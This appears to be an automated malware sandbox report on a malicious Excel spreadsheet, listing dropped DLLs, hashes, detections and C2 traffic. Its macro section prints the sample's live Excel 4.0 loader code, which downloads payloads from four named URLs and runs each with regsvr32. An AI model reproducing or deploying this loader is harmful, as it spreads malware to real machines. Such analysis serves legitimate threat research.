Preview:	MSCF.....,.....I.....y.....Tf. .authroot.stl..W.`.4..CK..8U[...q.yL'sf!d.D..."2.2g.<dVI.!.....$).\...!2s..(...[.T7..{}...g....g.....w.km$.&|..qe.n.8+..&...O...`...+..C.....`h!0.I.(C..1Q*L.p.."s..B.....H.....fUP@..5...(X#.t.2lX.>.y|D.0Z0...M....I(.#.-... ...(.J....2..`.hO..{l+.bd7y.j..u.....3....<......3....s.T...._.'...%{v...s.....Kg\V.0..X=.A.9w9.Ea.x.....`...\.=.e.C2.....9.....`.o... .....@pm.. a.....-M.....{...s.mW.....;.+...A.....0.g..L9#.v.&O>./xSH.S.....GH.6.j...`2.(0g..... Lt.....h4.iQ?....[.K.....uI.....}.....d....M.....6q.Q~.0.\.'U^)`.`.u.....-.....d..7...2.-.2+3.....A./.%Q...k...Q.,...H.B.%..O..x..5\...Hk.....B.';"Ym.'....X.l.E.6..a8.6..nq..x.r4..1t.....,.u.O..O.L...Uf...X.u.F .(.(....."..q...n{%U.-u....l6!....Z....~o0.}Q'.s.i....7...>4x...A.h.Mk].O.z.].6...53...b^;..>e..x.'1..\p.O.k..B1w..|..K.R.....2.e0..X.^...I...w..!.v5B]x..z.6.G^uF..].b.W...'..I.;..p..@L{.E..@W..3.&...

C:\Users\user\AppData\Local\Temp\D096.tmp

Process:	C:\Windows\System32\regsvr32.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	36
Entropy (8bit):	4.030493056757482
Encrypted:	false
SSDEEP:	3:XT5LzdUA2AGN8y:XtLxUANGN8y
MD5:	C58986635C266E6C06609B908580BEDE
SHA1:	4672DCE03D3DD9560CF74035AFF3D9AEBB7201E4
SHA-256:	A2F1BB2817F976E129974B003E3EC12FB8A644C1952BB667116317FD26416042
SHA-512:	36241E4BDA8AD7E4137624BBFBB999C643D34A2095BA078F9886D92F4726913BDB9DC1E1F44141A6738C1E4D9042B802E49F774C0F1C6901735F4B069834449F
Malicious:	false
Preview:	The command completed successfully..

C:\Users\user\AppData\Local\Temp\Tar22BA.tmp

Process:	C:\Windows\System32\regsvr32.exe
File Type:	data
Category:	modified
Size (bytes):	162298
Entropy (8bit):	6.30209028339373
Encrypted:	false
SSDEEP:	1536:1ra6crtilgCyNY2IpFQNujcz5YJkKCC/rH8Zz04D8rlCMiB3XlMc6h:1x0imCy6QNujcmJkr97MiVGzh
MD5:	7EE994C83F2744D702CBA18693ED1758
SHA1:	17EAA8A28E7ABF096E97537EFE25A34CD7C1FD80
SHA-256:	5DB917AB6DC8A42A43617850DFBE2C7F26A7F810B229B349E9DD2A2D615671D2
SHA-512:	D5ED3AD13D58B6D41347D4521F71F9C5DCC3CA706AD1E3A96A9837C8E9087EB511896CA5B49904FC13E6FA176960F4B538379638FCF1D5E8DF6B30072F216BE A
Malicious:	false
Preview:	0..y...*.H.....y.0..y....1.0...`.H.e.....0..jC..+.....7.....j30..j.0...+.....7.....{.ZV....220608070702Z0...+.....0..i.0..D....`...@.,..0..0.r1..*0...+.....7..h1.....+h...0...+.....7..~1... ...D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R. o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0..,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7... 1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0.. .+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o

C:\Users\user\AppData\Local\Temp\~DF85E1850D91DB532C.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	3.3806906546146847
Encrypted:	false
SSDEEP:	768:wkaKpb8rGYrMPe3q7Q0XV5xtezEs/68/dgA8H1:wpKpb8rGYrMPe3q7Q0XV5xtezEsi8/dI
MD5:	BED5300AE75071E476C5A8E084A46956
SHA1:	CED32926DC32149DF68F8C2D7345C9DC05931C10
SHA-256:	4F3B7081216FCFE7D4BF06F64F24B59FAAA889B9E0F753DA1BB95220208231EB
SHA-512:	AAAB7AA87FA166251B78D399A5BA1E60410BC66597EFBBA4BF1852D8087D50D36DE5B2B496035DDEA1732610984CC949C5452EFDD3D19CABD9A651C3785EA5 CC
Malicious:	false
Preview:	.....

C:\Users\user\Desktop\MG721332438120R.xls

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Dream, Last Saved By: RHRSDJTJDGHT, Name of Cr eating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Tue Jun 14 21:06:08 2022, Security: 0
Category:	dropped
Size (bytes):	65024
Entropy (8bit):	6.2309045978391335
Encrypted:	false
SSDEEP:	1536:6pKpb8rGYrMPe3q7Q0XV5xtezEsi8/dg9HuS4VcTO9/r7UYdEJe5oVZ:eKpb8rGYrMPe3q7Q0XV5xtezEsi8/dgp
MD5:	75D1E5147A07ABEEFA3A0EAF9D3417EC
SHA1:	BD0AF43FF45A11EF1056D717EB6B8DF8D10EC497
SHA-256:	5E1E136B1A78A690F396E697497912921030372B75ED67902106AA4E64283596
SHA-512:	29EE53DFF3B185E761AA0DC28831E977499994FEE7ED4E590A5F25D3963A8CF2C6F40D7A6BAD20E7E5C228AC0B935DF3F2F4527B4579E1B82FE2B2B008170D D
Malicious:	**true**
Preview:	.....>.....}.....|..... .....ZO..... .....\.p....userJTJDGHT B.....a.....=.....=.....Ve18.....X.@..... ."..... 1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

C:\Users\user\hhwe3.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	721920

Entropy (8bit):	6.782928171132827
Encrypted:	false
SSDEEP:	12288:OuLAIfbduxjLrrXpRoZqAQq30PnW6iSp5tMcPNMCthT6mx:X0IfS1Rocq30P/nMyNDT6
MD5:	39D2D5B08007CD0EE52DF46ACEB5F18A
SHA1:	AE9F2E594DD64C250E1BE06B698E998B8A360763
SHA-256:	6BDE929ED43AB33AE7A0D6D27911F1407820C9B4C2F1745F15F799F67E4C312B
SHA-512:	CAEAEE8C6AA060D40A486E8CE2EEE919F4062A1EE6ADF4E2329B2F7E74328EB8272907F3C7D6CAFDDF535B59282A2EAA8D472D95A2B37B40A4EB2846801E5D7E
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Metadefender, Detection: 43%, Browse • Antivirus: ReversingLabs, Detection: 92%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....4;..pZ.CpZ.CpZ.C.(.BvZ.C.(.B.Z.C.".B~Z.C.".ByZ.C.".BWZ.C.(.B{Z .C.(.BqZ.C.(.B{Z.CpZ.C.Z.C.#.BwZ.C.#.BqZ.C.#.CqZ.CpZ.CqZ.C.#.BqZ.CRichpZ.C.....PE..d.....b..... " .....`.....`..... .....P#..D....%..x.....p...=.....P..`.....P...@.....0..p.....text..... ..`.rdata..F....0.....@. .@.data...'...@.....@....pdata...=...p...>...*.....@..@_RDATA..\.....h.....@..@.rsrc.....j.....@..@.reloc..`....P.....@..B..... .....

C:\Users\user\hhwe4.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	721920
Entropy (8bit):	6.782926868595501
Encrypted:	false
SSDEEP:	12288:OuLAIfbduxjLrrXpRoZqAQq30PUW6iSp5tMcPNMCthT6mx:X0IfS1Rocq30PYnMyNDT6
MD5:	A7D70CF6FD0D696604F0A45F47165057
SHA1:	B25F1697B529E0D398D6FA753B3CE4F58078720A
SHA-256:	BD8B5306FF3A2FE28642108A383EE7E20B13709D462BA47E23B3D91DE16327D2
SHA-512:	3802E2A3077EC454355D1CA9100B4EE14A5E4BB7A3A91EA3B6090385CE94E40BD39AECB9CBD54056B594400FE8693612BEE8EA062A95934ED7A6719B7D05DC1C
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Metadefender, Detection: 43%, Browse • Antivirus: ReversingLabs, Detection: 88%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....4;..pZ.CpZ.CpZ.C.(.BvZ.C.(.B.Z.C.".B~Z.C.".ByZ.C.".BWZ.C.(.B{Z .C.(.BqZ.C.(.B{Z.CpZ.C.Z.C.#.BwZ.C.#.BqZ.C.#.CqZ.CpZ.CqZ.C.#.BqZ.CRichpZ.C.....PE..d.....b..... " .....`.....`..... .....P#..D....%..x.....p...=.....P..`.....P...@.....0..p.....text..... ..`.rdata..F....0.....@. .@.data...'...@.....@....pdata...=...p...>...*.....@..@_RDATA..\.....h.....@..@.rsrc.....j.....@..@.reloc..`....P.....@..B..... .....

C:\Windows\System32\HUWZaq\zHqsrrqpZcTdGFR.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	721920
Entropy (8bit):	6.782926868595501
Encrypted:	false
SSDEEP:	12288:OuLAIfbduxjLrrXpRoZqAQq30PUW6iSp5tMcPNMCthT6mx:X0IfS1Rocq30PYnMyNDT6
MD5:	A7D70CF6FD0D696604F0A45F47165057
SHA1:	B25F1697B529E0D398D6FA753B3CE4F58078720A
SHA-256:	BD8B5306FF3A2FE28642108A383EE7E20B13709D462BA47E23B3D91DE16327D2
SHA-512:	3802E2A3077EC454355D1CA9100B4EE14A5E4BB7A3A91EA3B6090385CE94E40BD39AECB9CBD54056B594400FE8693612BEE8EA062A95934ED7A6719B7D05DC1C
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 43%, Browse • Antivirus: ReversingLabs, Detection: 88%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....4;..pZ.CpZ.CpZ.C.(.BvZ.C.(.B.Z.C.".B~Z.C.".ByZ.C.".BWZ.C.(.B{Z .C.(.BqZ.C.(.B{Z.CpZ.C.Z.C.#.BwZ.C.#.BqZ.C.#.CqZ.CpZ.CqZ.C.#.BqZ.CRichpZ.C.....PE..d.....b..... " .....`.....`..... .....P#..D....%..x.....p...=.....P..`.....P...@.....0..p.....text..... ..`.rdata..F....0.....@. .@.data...'...@.....@....pdata...=...p...>...*.....@..@_RDATA..\.....h.....@..@.rsrc.....j.....@..@.reloc..`....P.....@..B..... .....

C:\Windows\System32\OajQanYCSHcPg\quNy.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe

File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	721920
Entropy (8bit):	6.782928171132827
Encrypted:	false
SSDEEP:	12288:OuLAIfbduxjLrrXpRoZqAQq30PnW6iSp5tMcPNMCthT6mx:X0IfS1Rocq30P/nMyNDT6
MD5:	39D2D5B08007CD0EE52DF46ACEB5F18A
SHA1:	AE9F2E594DD64C250E1BE06B698E998B8A360763
SHA-256:	6BDE929ED43AB33AE7A0D6D27911F1407820C9B4C2F1745F15F799F67E4C312B
SHA-512:	CAEAEE8C6AA060D40A486E8CE2EEE919F4062A1EE6ADF4E2329B2F7E74328EB8272907F3C7D6CAFDDF535B59282A2EAA8D472D95A2B37B40A4EB2846801E5D7E
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 43%, Browse • Antivirus: ReversingLabs, Detection: 92%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....4;..pZ.CpZ.CpZ.C.(.BvZ.C.(.B.Z.C.".B~Z.C.".ByZ.C.".BWZ.C.(.B{Z.C.(.BqZ.C.(.B{Z.CpZ.C.Z.C.#.BwZ.C.#.BqZ.C.#.CqZ.CpZ.CqZ.C.#.BqZ.CRichpZ.C.....PE..d.....b..... " .....`.....`.....P#..D....%..x.....p...=.....P..`.....P...@.....0..p.....text..... ..`.rdata..F....0.....@..@.data....'...@.....@....pdata...=...p...>...*.....@..@_RDATA..\.....h.....@..@.rsrc.....j.....@..@.reloc..`....P.....@..B.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Dream, Last Saved By: RHRSDJTJDGHT, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Tue Jun 14 21:06:08 2022, Security: 0
Entropy (8bit):	6.230085993969117
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	MG72133243812OR.xls
File size:	65024
MD5:	fd2b6ece7fc7767c60008e93f179814c
SHA1:	13f374087e349c54658655e65d3672c65b10c461
SHA256:	f4a2380c06dcf5430f2b0ac2c321710223245b629698fb8eeda3407dca24af4f
SHA512:	4f0c4407c0a926166ee190e3006b4eb3c671753be7e826daa4c8a19c4a40e3f68395ea27fd89958b89f64264462eb92f27d36b43245de8b3d434be0fc6601dac
SSDEEP:	1536:dpKpb8rGYrMPe3q7Q0XV5xtezEsi8/dg9HuS4VcTO9/r7UYdEJe5oV/:bKpb8rGYrMPe3q7Q0XV5xtezEsi8/dgv
TLSH:	88534A96BA59CA5DF915873148D74BAA6313FC304F6B0B433264B3267FFC9A04A0721B
File Content Preview:	.....>.....}.....|.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "MG72133243812OR.xls"

Indicators

Has Summary Info:	
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False

Contains ObjectPool Stream:	False
Flash Objects Count:	0
Contains VBA Macros:	False

Summary	
Code Page:	1251
Author:	Dream
Last Saved By:	RHRSDJTJDGHT
Create Time:	2015-06-05 18:19:34
Last Saved Time:	2022-06-14 20:06:08
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.41997635518023085
Base64 Encoded:	False
Data ASCII:	. . . . + , 0 . . . . P . . . . X . . . . d . . . . l . . . . t . . . . | . . . . S h e e t . . . . . I R P S H J S R H 1 . . . . . I R P S H J S R H 2 . . . . . I P S H J S R H 3 . . . . . I J E I G O P S A G H S P H
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 20 01 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 df 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.3017900866303406
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . + ' 0 . . . . @ . . . . H . . . . X . . . . p . . . . D r e m . . . . R H R S D J T J D G H T . . . . M i c r o s o f t E x c e l . @ . . . . ? R , . @ . . . . k / * . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a8 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 70 00 00 00 0c 00 00 00 88 00 00 00 0d 00 00 00 94 00 00 00 13 00 00 00 a0 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 54973

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	54973
Entropy:	6.918437421722209
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . R H R S D J T J D G H T B . . . . a . . . . = ... = ... V e 1 8 . . . . X . @ . . . . " . . . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 0c 00 00 52 48 52 53 44 4a 54 4a 44 47 48 54 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

Name:	IJEIGOPSAGHSPHP
Extraction:	dynamic
Type:	4
Final:	False
Visible:	False
Protected:	False

13,7,=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://www.careofu.com/PHPExcel/sQ78BedribNJZbGYj/","..\hhwe1.ocx",0,0)",H16)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\hhwe1.ocx")",H18)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://cedeco.es/js/n74fS/","..\hhwe2.ocx",0,0)",H20)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\hhwe2.ocx")",H22)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://balticcontrolbd.com/cgi-bin/Gu0xno0kIssGJF8/","..\hhwe3.ocx",0,0)",H24)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\hhwe3.ocx")",H26)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://fikti.bem.gunadarma.ac.id/SDM/qNeMUe2RvxdvuRlf/","..\hhwe4.ocx",0,0)",H28)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\hhwe4.ocx")",H30)=FORMULA("=RETURN()",H35)

Name:	IJEIGOPSAGHSPHP
Extraction:	dynamic
Type:	4
Final:	False
Visible:	False
Protected:	False

13,7,=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://www.careofu.com/PHPExcel/sQ78BedribNJZbGYj/","..\hhwe1.ocx",0,0)",H16)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\hhwe1.ocx")",H18)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://cedeco.es/js/n74fS/","..\hhwe2.ocx",0,0)",H20)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\hhwe2.ocx")",H22)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://balticcontrolbd.com/cgi-bin/Gu0xno0kIssGJF8/","..\hhwe3.ocx",0,0)",H24)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\hhwe3.ocx")",H26)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://fikti.bem.gunadarma.ac.id/SDM/qNeMUe2RvxdvuRlf/","..\hhwe4.ocx",0,0)",H28)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\hhwe4.ocx")",H30)=FORMULA("=RETURN()",H35)
15,7,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://www.careofu.com/PHPExcel/sQ78BedribNJZbGYj/","..\hhwe1.ocx",0,0)
17,7,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\hhwe1.ocx")
19,7,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://cedeco.es/js/n74fS/","..\hhwe2.ocx",0,0)
21,7,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\hhwe2.ocx")
23,7,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://balticcontrolbd.com/cgi-bin/Gu0xno0kIssGJF8/","..\hhwe3.ocx",0,0)
25,7,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\hhwe3.ocx")
27,7,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://fikti.bem.gunadarma.ac.id/SDM/qNeMUe2RvxdvuRlf/","..\hhwe4.ocx",0,0)
29,7,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\hhwe4.ocx")
34,7,=RETURN()

Name:	IJEIGOPSAGHSPHP, Macrosheet
Extraction:	static
Type:	unknown
Final:	unknown
Visible:	True
Protected:	unknown


SHEET: IJEIGOPSAGHSPHP, Macrosheet
CELL:H14, =(((((((FORMULA((((((((((((('IRPSHJSRH1'!L24&'IRPSHJSRH1'!L26)&'IRPSHJSRH1'!L27)&'IRPSHJSRH1'!L28)&'IRPSHJSRH1'!L28)&'IRPSHJSRH2'!B6)&'IRPSHJSRH2'!E10)&'IRPSHJSRH2'!H2)&'IRPSHJSRH1'!F10)&'IRPSHJSRH2'!L5)&'IRPSHJSRH3'!D6)&'IRPSHJSRH2'!E17)&'IRPSHJSRH3'!J13)&'IRPSHJSRH3'!F10)&'IRPSHJSRH3'!N18,H16)=FORMULA((((((((((((((((('IRPSHJSRH1'!L24&'IRPSHJSRH1'!G8)&'IRPSHJSRH1'!F4)&'IRPSHJSRH1'!G8)&'IRPSHJSRH1'!O3)&'IRPSHJSRH1'!L30)&'IRPSHJSRH1'!F24)&'IRPSHJSRH1'!O3)&'IRPSHJSRH3'!J21)&'IRPSHJSRH3'!B14)&'IRPSHJSRH1'!A4)&'IRPSHJSRH3'!Q13)&'IRPSHJSRH1'!A4)&'IRPSHJSRH3'!D19)&'IRPSHJSRH1'!F10)&'IRPSHJSRH3'!G29)&'IRPSHJSRH3'!E24)&'IRPSHJSRH3'!F10)&'IRPSHJSRH1'!F24)&'IRPSHJSRH1'!L31,H18))=FORMULA((((((((((((('IRPSHJSRH1'!L24&'IRPSHJSRH1'!L26)&'IRPSHJSRH1'!L27)&'IRPSHJSRH1'!L28)&'IRPSHJSRH1'!L28)&'IRPSHJSRH2'!B6)&'IRPSHJSRH2'!E10)&'IRPSHJSRH2'!H2)&'IRPSHJSRH1'!F10)&'IRPSHJSRH2'!L5)&'IRPSHJSRH3'!D6)&'IRPSHJSRH2'!F19)&'IRPSHJSRH3'!J13)&'IRPSHJSRH3'!K7)&'IRPSHJSRH3'!N18,H20))=FORMULA((((((((((((((((('IRPSHJSRH1'!L24&'IRPSHJSRH1'!G8)&'IRPSHJSRH1'!F4)&'IRPSHJSRH1'!G8)&'IRPSHJSRH1'!O3)&'IRPSHJSRH1'!L30)&'IRPSHJSRH1'!F24)&'IRPSHJSRH1'!O3)&'IRPSHJSRH3'!J21)&'IRPSHJSRH3'!B14)&'IRPSHJSRH1'!A4)&'IRPSHJSRH3'!Q13)&'IRPSHJSRH1'!A4)&'IRPSHJSRH3'!D19)&'IRPSHJSRH1'!F10)&'IRPSHJSRH3'!G29)&'IRPSHJSRH3'!E24)&'IRPSHJSRH3'!K7)&'IRPSHJSRH1'!F24)&'IRPSHJSRH1'!L31,H22))=FORMULA((((((((((((('IRPSHJSRH1'!L24&'IRPSHJSRH1'!L26)&'IRPSHJSRH1'!L27)&'IRPSHJSRH1'!L28)&'IRPSHJSRH1'!L28)&'IRPSHJSRH2'!B6)&'IRPSHJSRH2'!E10)&'IRPSHJSRH2'!H2)&'IRPSHJSRH1'!F10)&'IRPSHJSRH2'!L5)&'IRPSHJSRH3'!D6)&'IRPSHJSRH2'!G17)&'IRPSHJSRH3'!J13)&'IRPSHJSRH3'!S22)&'IRPSHJSRH3'!N18,H24))=FORMULA((((((((((((((((('IRPSHJSRH1'!L24&'IRPSHJSRH1'!G8)&'IRPSHJSRH1'!F4)&'IRPSHJSRH1'!G8)&'IRPSHJSRH1'!O3)&'IRPSHJSRH1'!L30)&'IRPSHJSRH1'!F24)&'IRPSHJSRH1'!O3)&'IRPSHJSRH3'!J21)&'IRPSHJSRH3'!B14)&'IRPSHJSRH1'!A4)&'IRPSHJSRH3'!Q13)&'IRPSHJSRH1'!A4)&'IRPSHJSRH3'!D19)&'IRPSHJSRH1'!F10)&'IRPSHJSRH3'!G29)&'IRPSHJSRH3'!E24)&'IRPSHJSRH3'!S22)&'IRPSHJSRH1'!F24)&'IRPSHJSRH1'!L31,H26))=FORMULA((((((((((((('IRPSHJSRH1'!L24&'IRPSHJSRH1'!L26)&'IRPSHJSRH1'!L27)&'IRPSHJSRH1'!L28)&'IRPSHJSRH1'!L28)&'IRPSHJSRH2'!B6)&'IRPSHJSRH2'!E10)&'IRPSHJSRH2'!H2)&'IRPSHJSRH1'!F10)&'IRPSHJSRH2'!L5)&'IRPSHJSRH3'!D6)&'IRPSHJSRH2'!H19)&'IRPSHJSRH3'!J13)&'IRPSHJSRH3'!K25)&'IRPSHJSRH3'!N18,H28))=FORMULA((((((((((((((((('IRPSHJSRH1'!L24&'IRPSHJSRH1'!G8)&'IRPSHJSRH1'!F4)&'IRPSHJSRH1'!G8)&'IRPSHJSRH1'!O3)&'IRPSHJSRH1'!L30)&'IRPSHJSRH1'!F24)&'IRPSHJSRH1'!O3)&'IRPSHJSRH3'!J21)&'IRPSHJSRH3'!B14)&'IRPSHJSRH1'!A4)&'IRPSHJSRH3'!Q13)&'IRPSHJSRH1'!A4)&'IRPSHJSRH3'!D19)&'IRPSHJSRH1'!F10)&'IRPSHJSRH3'!G29)&'IRPSHJSRH3'!E24)&'IRPSHJSRH3'!K25)&'IRPSHJSRH1'!F24)&'IRPSHJSRH1'!L31,H30))=FORMULA(((('IRPSHJSRH1'!L24&'IRPSHJSRH1'!G44)&'IRPSHJSRH1'!H46)&'IRPSHJSRH1'!J44,H35), 1

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.22139.162.113.169491798080240430607/29/22-07:12:09.190007	TCP	2404306	ET CNC Feodo Tracker Reported CnC Server TCP group 4	49179	8080	192.168.2.22	139.162.113.169

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 29, 2022 07:07:21.974574089 CEST	49173	443	192.168.2.22	175.98.167.163
Jul 29, 2022 07:07:21.974618912 CEST	443	49173	175.98.167.163	192.168.2.22
Jul 29, 2022 07:07:21.974715948 CEST	49173	443	192.168.2.22	175.98.167.163
Jul 29, 2022 07:07:21.987705946 CEST	49173	443	192.168.2.22	175.98.167.163
Jul 29, 2022 07:07:21.987742901 CEST	443	49173	175.98.167.163	192.168.2.22
Jul 29, 2022 07:07:22.556598902 CEST	443	49173	175.98.167.163	192.168.2.22
Jul 29, 2022 07:07:22.556915998 CEST	49173	443	192.168.2.22	175.98.167.163
Jul 29, 2022 07:07:22.566818953 CEST	49173	443	192.168.2.22	175.98.167.163
Jul 29, 2022 07:07:22.566875935 CEST	443	49173	175.98.167.163	192.168.2.22
Jul 29, 2022 07:07:22.567382097 CEST	443	49173	175.98.167.163	192.168.2.22
Jul 29, 2022 07:07:22.567493916 CEST	49173	443	192.168.2.22	175.98.167.163
Jul 29, 2022 07:07:22.841949940 CEST	49173	443	192.168.2.22	175.98.167.163
Jul 29, 2022 07:07:22.883387089 CEST	443	49173	175.98.167.163	192.168.2.22
Jul 29, 2022 07:07:23.481662989 CEST	443	49173	175.98.167.163	192.168.2.22
Jul 29, 2022 07:07:23.481805086 CEST	443	49173	175.98.167.163	192.168.2.22
Jul 29, 2022 07:07:23.481828928 CEST	49173	443	192.168.2.22	175.98.167.163
Jul 29, 2022 07:07:23.481875896 CEST	443	49173	175.98.167.163	192.168.2.22
Jul 29, 2022 07:07:23.481897116 CEST	49173	443	192.168.2.22	175.98.167.163
Jul 29, 2022 07:07:23.481925964 CEST	443	49173	175.98.167.163	192.168.2.22
Jul 29, 2022 07:07:23.481925964 CEST	49173	443	192.168.2.22	175.98.167.163
